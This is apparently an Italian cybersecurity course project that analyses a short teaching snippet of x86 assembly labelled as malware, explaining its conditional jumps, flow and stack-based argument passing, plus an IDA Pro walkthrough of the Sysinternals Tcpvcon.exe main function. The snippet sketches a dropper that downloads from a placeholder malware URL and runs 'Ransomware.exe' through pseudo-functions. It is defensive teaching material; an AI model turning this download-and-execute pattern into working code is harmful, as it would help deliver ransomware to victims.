



PROGETTO S11L5

ANALISI COMPORTAMENTO MALWARE

Simone La Porta
CS0424IT

Table of contents

01

Traccia

02

Svolgimento

- **Analisi salti condizionali**
- **Diagramma di flusso**
- **Funzionalità implementate**
- **Chiamate di funzione**

03

BONUS: Tcpvcon.exe con IDA PRO

1

Traccia

Traccia

Con riferimento al codice presente nella slide seguente, rispondere ai seguenti quesiti:

- Spiegare, motivando, quale salto condizionale viene effettuato dal Malware.
 - Descrivere le condizioni che determinano l'effettuazione del salto condizionale nel codice analizzato. Specificare se il salto viene effettivamente eseguito e in quali condizioni.
- Disegnare un diagramma di flusso identificando i salti condizionali e indicare con una linea verde i salti effettivamente eseguiti e con una linea rossa i salti che non vengono eseguiti.

Traccia

- Quali sono le diverse funzionalità implementate all'interno del Malware?
 - Elencare e descrivere le varie operazioni che il Malware esegue, in base al codice fornito. Specificare quali funzioni o azioni sono intraprese a seguito dei salti condizionali.
- Con riferimento alle istruzioni call presenti nelle tabelle 2 e 3, descrivere il processo con cui gli argomenti vengono preparati e passati alle funzioni chiamate. Aggiungere eventuali dettagli tecnici o teorici che chiariscano il meccanismo di passaggio degli argomenti.

Codice

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	(Tabella 2)
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	(Tabella 3)

Codice

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI = www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI = C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

BONUS

- Analizzare con IDA Pro la funzione corrente del file Tcpvcon.exe situato in C:\Users\user\Desktop\Software Malware analysis\SysinternalsSuite\Tcpvcon.exe.
 - Apri il file con IDA Pro.
 - Visualizza la funzione corrente usando F12.
 - Analizza la funzione corrente, descrivendone il significato e il funzionamento.
 - Se necessario, usa OllyDBG o altri strumenti per approfondire l'analisi.

2.1

ANALISI SALTI CONDIZIONALI

Analisi salti condizionali

Prima sezione del codice in tabella 1:

- **Istruzione cmp EAX, 5 (locazione: 00401048)**
 - Questa istruzione confronta il registro EAX con il valore 5.
 - Il valore di EAX è impostato a 5 dall'istruzione precedente (mov EAX, 5 alla locazione 00401040).
 - Poiché EAX è uguale a 5, il risultato della comparazione sarà zero, e il flag ZF (Zero Flag) sarà impostato a 1.
- **Istruzione jnz loc 0040BBA0 (locazione: 0040105B)**
 - Questa istruzione esegue un salto condizionale alla locazione 0040BBA0 solo se EAX è diverso da 5, ovvero se ZF è uguale a 0.
 - Poiché EAX è uguale a 5 (ZF = 1), **IL SALTO NON VIENE EFFETTUATO.**

L'esecuzione continua quindi con l'istruzione successiva (inc EBX).

00401040	mov	EAX, 5
00401044	mov	EBX, 10
00401048	cmp	EAX, 5
0040105B	jnz	loc 0040BBA0 ; tabella 2

Analisi salti condizionali

Seconda sezione del codice in tabella 1:

- **Istruzione cmp EBX, 11 (locazione: 00401064)**
 - Questa istruzione confronta il registro EBX con il valore 11.
 - Il valore di EBX è impostato a 10 dall'istruzione precedente (mov EBX, 10 alla locazione 00401044) e viene incrementato a 11 tramite l'istruzione inc EBX alla locazione 0040105F.
 - Poiché EBX è uguale a 11, il risultato della comparazione sarà zero, e il flag ZF sarà impostato a 1.
- **Istruzione jz loc 0040FFA0 (locazione: 00401068)**
 - Questa istruzione esegue un salto condizionale alla locazione 0040FFA0 solo se EBX è uguale a 11, ovvero se ZF è uguale a 1.
 - Poiché EBX è effettivamente 11 (ZF = 1), **IL SALTO VIENE EFFETTUATO**.
 - L'esecuzione salta alla locazione 0040FFA0, dove vengono eseguite le istruzioni descritte nella Tabella 3.

0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0 ; tabella 3

Analisi salti condizionali


In conclusione:

- Il salto condizionale jnz a loc 0040BBA0 (Tabella 2) **NON VIENE** effettuato, poiché EAX è uguale a 5. Questo significa che il codice non esegue il blocco di codice responsabile del download del file (Tabella 2).
- Il salto condizionale jz a loc 0040FFA0 (Tabella 3) **VIENE** effettuato, poiché EBX è uguale a 11. Questo porta all'esecuzione del file eseguibile specificato (nel caso specifico, Ransomware.exe).

2.2

DIAGRAMMA DI FLUSSO

Diagramma di flusso



2.3

FUNZIONALITÀ IMPLEMENTATE

Funzionalità implementate

Il Malware descritto esegue una serie di operazioni condizionali che portano a due principali funzionalità: il download di un file da un URL specifico e l'esecuzione di un file eseguibile sul sistema target.

Di seguito, una descrizione dettagliata delle varie operazioni eseguite dal Malware e delle condizioni che determinano l'esecuzione di queste operazioni.

1. Impostazione dei registri

- Il Malware inizia impostando i registri EAX e EBX con valori specifici:
 - mov EAX, 5: imposta il registro EAX al valore 5.
 - mov EBX, 10: imposta il registro EBX al valore 10.

Questa configurazione dei registri è preliminare alle condizioni che verranno verificate successivamente.

00401040

mov

EAX, 5

00401044

mov

EBX, 10

Funzionalità implementate

2. Salto condizionale e download del file

- **Prima condizione** (cmp EAX, 5 e jnz loc 0040BBA0)
 - Confronta EAX con il valore 5.
 - Se EAX è diverso da 5 (jnz), il codice effettua un salto alla locazione 0040BBA0.
 - Se il salto viene effettuato, il Malware esegue il blocco di codice alla locazione 0040BBA0, che è descritto nella Tabella 2:
 - mov EAX, EDI: imposta EAX con il valore di EDI, che contiene l'URL www.malwaredownload.com.
 - push EAX: inserisce l'URL nello stack.
 - call DownloadToFile(): chiama una funzione che scarica un file dall'URL specificato.
 - Questo blocco di codice esegue il download di un file da un URL potenzialmente maligno.

NB: nel caso specifico esaminato, EAX è uguale a 5, quindi il salto condizionale non viene effettuato e il codice per il download del file non viene eseguito.

			00401048	cmp	EAX, 5	
			0040105B	jnz	loc 0040BBA0	; tabella 2
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com			
0040BBA4	push	EAX		;	URL	
0040BBA8	call	DownloadToFile ()			;	pseudo funzione



Funzionalità implementate

3. Salto condizionale ed esecuzione del file

- **Seconda condizione** (cmp EBX, 11 e jz loc 0040FFA0)
 - Confronta EBX con il valore 11.
 - Se EBX è uguale a 11 (jz), il codice effettua un salto alla locazione 0040FFA0.
 - Se il salto viene effettuato, il Malware esegue il blocco di codice alla locazione 0040FFA0, che è descritto nella Tabella 3:
 - mov EDX, EDI: imposta EDX con il valore di EDI, che contiene il percorso del file eseguibile C:\Program and Settings\Local User\Desktop\Ransomware.exe.
 - push EDX: inserisce il percorso del file nello stack.
 - call WinExec(): chiama una funzione che esegue il file eseguibile specificato.
 - Questo blocco di codice esegue il file Ransomware.exe sul sistema della vittima.

NB: nel caso specifico esaminato, EBX è uguale a 11, quindi il salto condizionale viene effettuato e il codice per l'esecuzione del file viene eseguito.

			00401064	cmp	EBX, 11	
			00401068	jz	loc 0040FFA0	; tabella 3
0040FFA0	mov	EDX, EDI				
0040FFA4	push	EDX	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe			
0040FFA8	call	WinExec()	;	.exe da eseguire		
					;	pseudo funzione

Conclusioni

In conclusione il Malware implementa le seguenti funzionalità:

- **Download di un file:**
 - Il Malware può scaricare un file da un URL specifico (www.malwaredownload.com) se la condizione sul registro EAX (essere diverso da 5) è soddisfatta. Tuttavia, nel codice fornito, questa condizione non viene soddisfatta, quindi il download non viene eseguito.
- **Esecuzione di un file eseguibile:**
 - Il Malware esegue un file eseguibile (Ransomware.exe) situato in un percorso specificato se la condizione sul registro EBX (essere uguale a 11) è soddisfatta. Nel codice fornito, questa condizione viene soddisfatta, e quindi il file viene eseguito.

Queste funzionalità suggeriscono che il Malware è progettato per scaricare e successivamente eseguire un payload maligno, in questo caso un ransomware, basato su specifiche condizioni valutate durante l'esecuzione.

2.4

CHIAMATE DI FUNZIONE

Chiamate di funzione

Nel codice fornito, le istruzioni **call** presenti nelle tabelle 2 e 3 fanno riferimento a funzioni che necessitano di argomenti per eseguire specifiche operazioni.

Il processo di preparazione e passaggio degli argomenti a queste funzioni segue le convenzioni standard di chiamata di funzioni nell'assembly x86, che sono cruciali per comprendere come il malware opera.

Nelle slide seguenti si descrive nel dettaglio il processo di preparazione e passaggio degli argomenti alle funzioni call presenti nelle tabelle 2 e 3:

- Funzione call DownloadToFile().
- Funzione call WinExec().

Chiamata di DownloadToFile()

Istruzioni e preparazione degli argomenti:

- **mov EAX, EDI**
 - Il contenuto del registro EDI, che contiene l'URL da cui scaricare il file (www.malwaredownload.com), viene copiato nel registro EAX.
 - EDI funge da contenitore per l'URL, che è un argomento per la funzione DownloadToFile().
- **push EAX**
 - L'URL memorizzato in EAX viene spinto nello stack.
 - Il push inserisce il valore di EAX (cioè l'URL) in cima allo stack. Questo passaggio è cruciale perché la funzione chiamata (DownloadToFile()) estraе gli argomenti dallo stack.
- **call DownloadToFile()**
 - La funzione DownloadToFile() viene chiamata.
 - Durante l'esecuzione della funzione, l'argomento (l'URL) viene recuperato dallo stack per essere utilizzato all'interno della funzione stessa. Il processo di recupero avviene tramite l'istruzione pop o accedendo direttamente all'indirizzo relativo al puntatore dello stack (ESP).

Chiamata di DownloadToFile()

Dettagli tecnici:

- **Stack Frame**: quando la funzione DownloadToFile() viene chiamata, viene creato un nuovo stack frame. L'argomento URL, che è stato precedentemente spinto nello stack, è accessibile all'interno di questo stack frame.
- **Esp**: il registro ESP (Extended Stack Pointer) punta alla posizione corrente dello stack. Dopo l'istruzione push, ESP punta all'URL. La funzione può quindi accedere a questo valore usando l'ESP relativo.

Chiamata di WinExec()

Istruzioni e preparazione degli argomenti:

- **mov EDX, EDI**
 - Il contenuto del registro EDI, che contiene il percorso completo del file eseguibile (C:\Program and Settings\Local User\Desktop\Ransomware.exe), viene trasferito nel registro EDX.
 - EDI contiene il percorso del file da eseguire, che è l'argomento per la funzione WinExec().
- **push EDX**
 - Il percorso del file, ora memorizzato in EDX, viene spinto nello stack.
 - Come prima, l'operazione push inserisce il valore di EDX in cima allo stack, rendendo il percorso del file disponibile per la funzione WinExec().
- **call WinExec()**
 - La funzione WinExec() viene chiamata per eseguire il file.
 - La funzione WinExec() recupera il percorso del file dallo stack durante la sua esecuzione, utilizzandolo per localizzare e lanciare il programma specificato.

Chiamata di WinExec()

Dettagli tecnici:

- La chiamata a WinExec() segue lo stesso schema descritto per DownloadToFile(), dove l'argomento è spinto nello stack e poi recuperato all'interno della funzione.
- Una volta recuperato il percorso, WinExec() utilizza l'argomento per localizzare il file e lo esegue, avviando così il programma (in questo caso, il ransomware).

Considerazioni generali

Considerazioni generali sul meccanismo di passaggio degli argomenti:

- **Convezioni di chiamata:** l'assembly x86 segue convenzioni di chiamata che determinano come gli argomenti vengono passati alle funzioni. Nella convenzione **stdcall**, che è comune in molte applicazioni Windows, gli argomenti vengono passati nello stack da destra a sinistra, e la funzione chiamata si occupa di ripulire lo stack dopo la chiamata.
- **Utilizzo dello stack:** lo stack è una struttura dati fondamentale nella gestione delle chiamate di funzione. Viene utilizzato non solo per passare gli argomenti ma anche per memorizzare l'indirizzo di ritorno, che consente al programma di continuare l'esecuzione dal punto in cui la funzione è stata chiamata.
- **Registro ESP:** il registro ESP è cruciale per il corretto funzionamento delle chiamate di funzione, poiché tiene traccia del punto corrente dello stack. Manipolare ESP correttamente è essenziale per assicurarsi che gli argomenti siano passati e recuperati correttamente.

Conclusioni

Concludendo:

- In entrambe le tavelle, gli argomenti per le funzioni DownloadToFile() e WinExec() vengono preparati trasferendo i dati necessari in registri (EAX e EDX rispettivamente) e poi spingendo questi valori nello stack.
- Le funzioni recuperano questi argomenti dallo stack al momento dell'esecuzione, utilizzando le convenzioni standard di chiamata per eseguire le operazioni richieste. Questo processo è tipico nelle operazioni di basso livello come quelle osservate nei malware, dove l'uso efficiente delle risorse di sistema è cruciale per l'efficacia delle operazioni malevole.

3

ANALISI Tcpvcon.exe

Overview della funzione

Il codice rappresenta la funzione main di un programma C/C++ che esegue le seguenti operazioni principali:

- **Imposta l'ambiente di esecuzione:** inizializza lo stack frame e gestisce le variabili locali.
- **Gestisce gli argomenti della riga di comando:** configura il programma in base agli argomenti passati (come argc e argv).
- **Inizializza Winsock:** avvia la libreria di rete di Windows per abilitare le funzionalità di rete.
- **Inizializza sezioni critiche:** prepara sezioni critiche per la gestione sicura del multithreading.
- **Tenta di ottenere privilegi elevati:** prova a ottenere SeDebugPrivilege, che consente di eseguire operazioni che richiedono accesso a risorse protette.
- **Gestisce il flusso in base ai risultati:** controlla il successo delle operazioni e, in caso di errore, esegue il codice di gestione appropriato.
- **Termina il programma:** pulisce lo stack e restituisce il controllo al sistema operativo.

In sintesi, il codice avvia un programma che necessita di accesso alla rete e potenzialmente di privilegi elevati, gestendo l'inizializzazione e gli errori.

Analisi della funzione

Analisi del codice per blocchi logici:

- **Inizializzazione dello stack e delle variabili locali**

- Prepara lo stack per l'esecuzione della funzione.
- Comandi significativi:
 - push ebp: salva il vecchio valore del base pointer (ebp) sullo stack.
 - mov ebp, esp: imposta ebp al valore corrente dello stack pointer (esp), creando un nuovo stack frame.
 - sub esp, 19Ch: riserva spazio sullo stack per le variabili locali (412 byte).
 - mov eax, dword_4272B4 / xor eax, ebp: carica un valore dalla memoria e lo combina con ebp usando XOR, probabilmente per azzerare o per verificare l'integrità.
 - mov [ebp+var_4], eax: memorizza il risultato in una variabile locale.

push	ebp
mov	ebp, esp
sub	esp, 19Ch
mov	eax, dword_4272B4
xor	eax, ebp
mov	[ebp+var_4], eax

Analisi della funzione

- Preparazione degli argomenti e chiamata a funzione di configurazione
 - Prepara e passa gli argomenti della riga di comando a una funzione di configurazione.
 - Comandi significativi:
 - mov eax, [ebp+argv]: carica il puntatore agli argomenti della riga di comando.
 - push eax / push ecx: pusha gli argomenti argv e argc sullo stack.
 - push offset aTcpview: pusha l'indirizzo della stringa "TCPView" sullo stack.
 - call sub_420CE0: chiama una funzione (sub_420CE0) che probabilmente utilizza questi argomenti per configurare o inizializzare qualcosa.
 - add esp, 0Ch: ripristina lo stack eliminando gli argomenti passati.

```
mov    eax, [ebp+argv]
push   eax           ; int
lea    ecx, [ebp+argc]
push   ecx           ; int
push   offset aTcpview ; "TCPView"
call   sub_420CE0
add    esp, 0Ch
```

Analisi della funzione

- Verifica del risultato della configurazione
 - Verifica se la configurazione è riuscita e gestisce eventuali errori.
 - Comandi significativi:
 - test eax, eax: verifica se il risultato della funzione sub_420CE0 è zero.
 - jnz short loc_41DA74: se il risultato non è zero (configurazione riuscita), salta a loc_41DA74.
 - or eax, 0xFFFFFFFFh: se il risultato è zero (configurazione fallita), imposta eax a -1.
 - jmp loc_41DB20: salta alla terminazione della funzione.

```
test      eax, eax
jnz       short loc_41DA74
or        eax, 0xFFFFFFFFh
jmp       loc_41DB20
```

SE CONFIGURAZIONE FALLITA
NO JUMP A loc_41DA74

Analisi della funzione

SE CONFIGURAZIONE ANDATA A
BUON FINE, JUMP A loc_41DA74



```
loc_41DA74:  
mov    edx, 101h  
mov    [ebp+var_19C], dx  
lea    eax, [ebp+WSAData]  
push   eax          ; lpWSAData  
movzx ecx, [ebp+var_19C]  
push   ecx          ; wVersionRequested  
call   ds:WSAStartup
```

- **Inizializzazione di Winsock**
 - Inizializza la libreria Winsock per abilitare le operazioni di rete.
 - Comandi significativi:
 - mov edx, 101h: imposta edx a 0x101 (versione 1.1 di Winsock).
 - mov [ebp+var_19C], dx: memorizza la versione di Winsock in una variabile locale.
 - lea eax, [ebp+WSAData]: carica l'indirizzo della struttura WSAData in eax.
 - push eax / push ecx: pusha la struttura WSAData e la versione di Winsock richieste sullo stack.
 - call ds:WSAStartup: chiama WSAStartup per inizializzare Winsock.

Analisi della funzione

- **Controllo del risultato di Winsock**

- Verifica se l'inizializzazione di Winsock è riuscita e gestisce l'errore in caso di fallimento.
- Comandi significativi:
 - test eax, eax: verifica se WSASStartup ha avuto successo.
 - jz short loc_41DAAB: se WSASStartup è riuscito, salta a loc_41DAAB.
 - push offset aCouldNotInitia: pusha l'indirizzo della stringa di errore sullo stack.
 - call sub_40837A: chiama una funzione per gestire l'errore, probabilmente mostrando un messaggio.
 - add esp, 4: ripristina lo stack.
 - or eax, 0xFFFFFFFFh / jmp short loc_41DB20: imposta eax a -1 e termina la funzione.

```
test    eax, eax
jz     short loc_41DAAB
```

```
push    offset aCouldNotInitia ; "Could not initialize Winsock.\n"
call    sub_40837A
add    esp, 4
or     eax, 0xFFFFFFFFh
jmp    short loc_41DB20
```



SE INIZIALIZZAZIONE FALLITA
NO JUMP A loc_41DAAB

Analisi della funzione

SE CONFIGURAZIONE ANDATA A
BUON FINE, JUMP A loc_41DAAB



```
loc_41DAAB:          ; lpCriticalSection
push    offset stru_42BC20
call    ds:InitializeCriticalSection
push    offset CriticalSection ; lpCriticalSection
call    ds:InitializeCriticalSection
push    offset aSedebugprivile ; "SeDebugPrivilege"
call    sub_420F50
add     esp, 4
sub    418110
```

- **Inizializzazione delle sezioni critiche e privilegi**

- Inizializza le sezioni critiche per la gestione del multithreading e tenta di ottenere privilegi elevati.
- Comandi significativi:
 - push offset stru_42BC20 / call ds:InitializeCriticalSection: inizializza una sezione critica.
 - push offset CriticalSection / call ds:InitializeCriticalSection: inizializza un'altra sezione critica.
 - push offset aSedebugprivile / call sub_420F50: tenta di ottenere i privilegi SeDebugPrivilege.
 - add esp, 4: ripristina lo stack.
 - call sub_418110: chiama una funzione che potrebbe eseguire ulteriori inizializzazioni o configurazioni.

Analisi della funzione

- **Verifica del risultato e ulteriori operazioni**

- Verifica il risultato di un'operazione e, in caso di errore, esegue ulteriori operazioni di gestione.
- Comandi significativi:
 - mov byte_42BD20, al / movzx edx, byte_42BD20: carica il risultato di un'operazione precedente e lo espande a 32 bit.
 - test edx, edx: verifica il risultato.
 - jnz short loc_41DAED: se il risultato è positivo, salta a loc_41DAED.
 - call sub_41FE40: in caso di errore, chiama un'altra funzione di gestione.
 - mov byte_42BD20, al: aggiorna il valore memorizzato in byte_42BD20.

```
mov    byte_42BD20, al
movzx  edx, byte_42BD20
test   edx, edx
jnz    short loc_41DAED
```

```
call   sub_41FE40
mov    byte_42BD20, al
```

SE INIZIALIZZAZIONE FALLITA
NO JUMP A loc_41DAED

Analisi della funzione

- Ulteriore gestione degli argomenti e chiamate a funzioni
 - Esegue ulteriori operazioni basate sugli argomenti della riga di comando.
 - Comandi significativi:
 - Gli argomenti argv e argc vengono passati a diverse funzioni (sub_41BB90, sub_41A380) per ulteriori elaborazioni.
 - test ecx, ecx: verifica il risultato di una delle funzioni chiamate.
 - jz short loc_41DB1E: se il risultato è zero (errore), salta a loc_41DB1E.
 - push 0 / call sub_41CC50: esegue un'operazione finale con un argomento zero.

```
loc_41DAED:  
mov    eax, [ebp+argv]  
push   eax  
lea    ecx, [ebp+argc]  
push   ecx  
call   sub_41BB90  
add    esp, 8  
mov    edx, [ebp+argv]  
push   edx  
mov    eax, [ebp+argc]  
push   eax  
call   sub_41A380  
add    esp, 8  
movzx  ecx, al  
test   ecx, ecx  
jz    short loc_41DB1E  
  
push   0  
call   sub_41CC50  
add    esp, 4
```

Analisi della funzione

- **Pulizia dello stack e terminazione della funzione**
 - Pulisce lo stack e termina la funzione.
 - Comandi significativi:
 - xor eax, eax: azzerà eax, solitamente per indicare un successo.
 - mov ecx, [ebp+var_4] / xor ecx, ebp: esegue un'operazione XOR con ebp per ripristinare un valore.
 - call sub_4049CE: chiama una funzione finale prima di terminare.
 - mov esp, ebp / pop ebp: ripristina il puntatore dello stack e il base pointer.
 - retn: ritorna al chiamante, terminando la funzione main.

```
loc_41DB1E:
xor      eax, eax
loc_41DB20:
mov      ecx, [ebp+var_4]
xor      ecx, ebp
call    sub_4049CE
mov      esp, ebp
pop      ebp
retn
_main endp
```

Conclusioni

L'analisi del codice della funzione main nel contesto di Tcpvcon.exe ha rivelato un flusso di operazioni ben strutturato, tipico di un'applicazione che richiede interazioni di rete e gestione di risorse critiche.

Di seguito una sintesi dei punti chiave emersi durante l'analisi:

- La funzione inizia con l'impostazione dello stack frame, riservando spazio per le variabili locali necessarie durante l'esecuzione. Questo passaggio è essenziale per mantenere l'integrità dei dati e per gestire correttamente le operazioni successive.
- Vengono prelevati gli argomenti passati al programma (argc e argv), insieme a una stringa di identificazione ("TCPView"). Questi argomenti sono utilizzati per configurare il programma o per passare parametri a una funzione di inizializzazione (sub_420CE0), che è probabilmente responsabile dell'avvio delle operazioni principali del software.

Conclusioni

- Il codice include una procedura di inizializzazione della libreria Winsock, fondamentale per abilitare le funzionalità di rete. Il programma richiede una versione specifica di Winsock (1.1), e la corretta inizializzazione di questa libreria è cruciale per il suo funzionamento.
- Viene eseguita l'inizializzazione delle sezioni critiche, necessarie per la gestione della sincronizzazione in un ambiente multithreading. Il programma tenta anche di ottenere il privilegio SeDebugPrivilege, che consente di eseguire operazioni avanzate su processi e risorse protette. Questo suggerisce che il software potrebbe richiedere accesso elevato per monitorare o interagire con altri processi di sistema.
- Il programma include diversi punti di controllo per verificare il successo delle operazioni, come la configurazione iniziale e l'inizializzazione di Winsock. In caso di fallimento, il codice gestisce gli errori in modo appropriato, mostrando messaggi specifici e terminando il programma in modo controllato.
- Alla fine della funzione main, viene eseguita una pulizia ordinata dello stack e delle risorse utilizzate, garantendo che il programma termini in modo pulito e senza lasciare risorse non gestite.

Tcpvcon.exe

Tcpvcon.exe è un'utilità della suite Sysinternals progettata per fornire informazioni dettagliate sulle connessioni TCP/IP attive su un sistema Windows. Il programma visualizza informazioni come porte locali e remote, stato delle connessioni, e processi associati. È uno strumento utile per l'amministrazione di rete, la risoluzione dei problemi di connessione, e per monitorare le attività di rete di un sistema.

```
C:\WINDOWS\system32>tcpvcon -a -c -n 15064
```

```
TCPView v3.01 - TCP/UDP endpoint viewer
Copyright (C) 1998-2010 Mark Russinovich and Bryce Cogswell
Sysinternals - www.sysinternals.com
```

```
TCP,LeagueClient.exe,15064,ESTABLISHED,127.0.0.1,127.0.0.1
TCP,LeagueClient.exe,15064,ESTABLISHED,127.0.0.1,127.0.0.1
TCP,LeagueClient.exe,15064,ESTABLISHED,127.0.0.1,127.0.0.1
TCP,LeagueClient.exe,15064,ESTABLISHED,192.168.178.31,104.19.222.81
TCP,LeagueClient.exe,15064,ESTABLISHED,127.0.0.1,127.0.0.1
TCP,LeagueClient.exe,15064,ESTABLISHED,127.0.0.1,127.0.0.1
TCP,LeagueClient.exe,15064,ESTABLISHED,127.0.0.1,127.0.0.1
TCP,LeagueClient.exe,15064,LISTENING,127.0.0.1,0.0.0.0
TCP,LeagueClient.exe,15064,ESTABLISHED,127.0.0.1,127.0.0.1
```



Thank you!

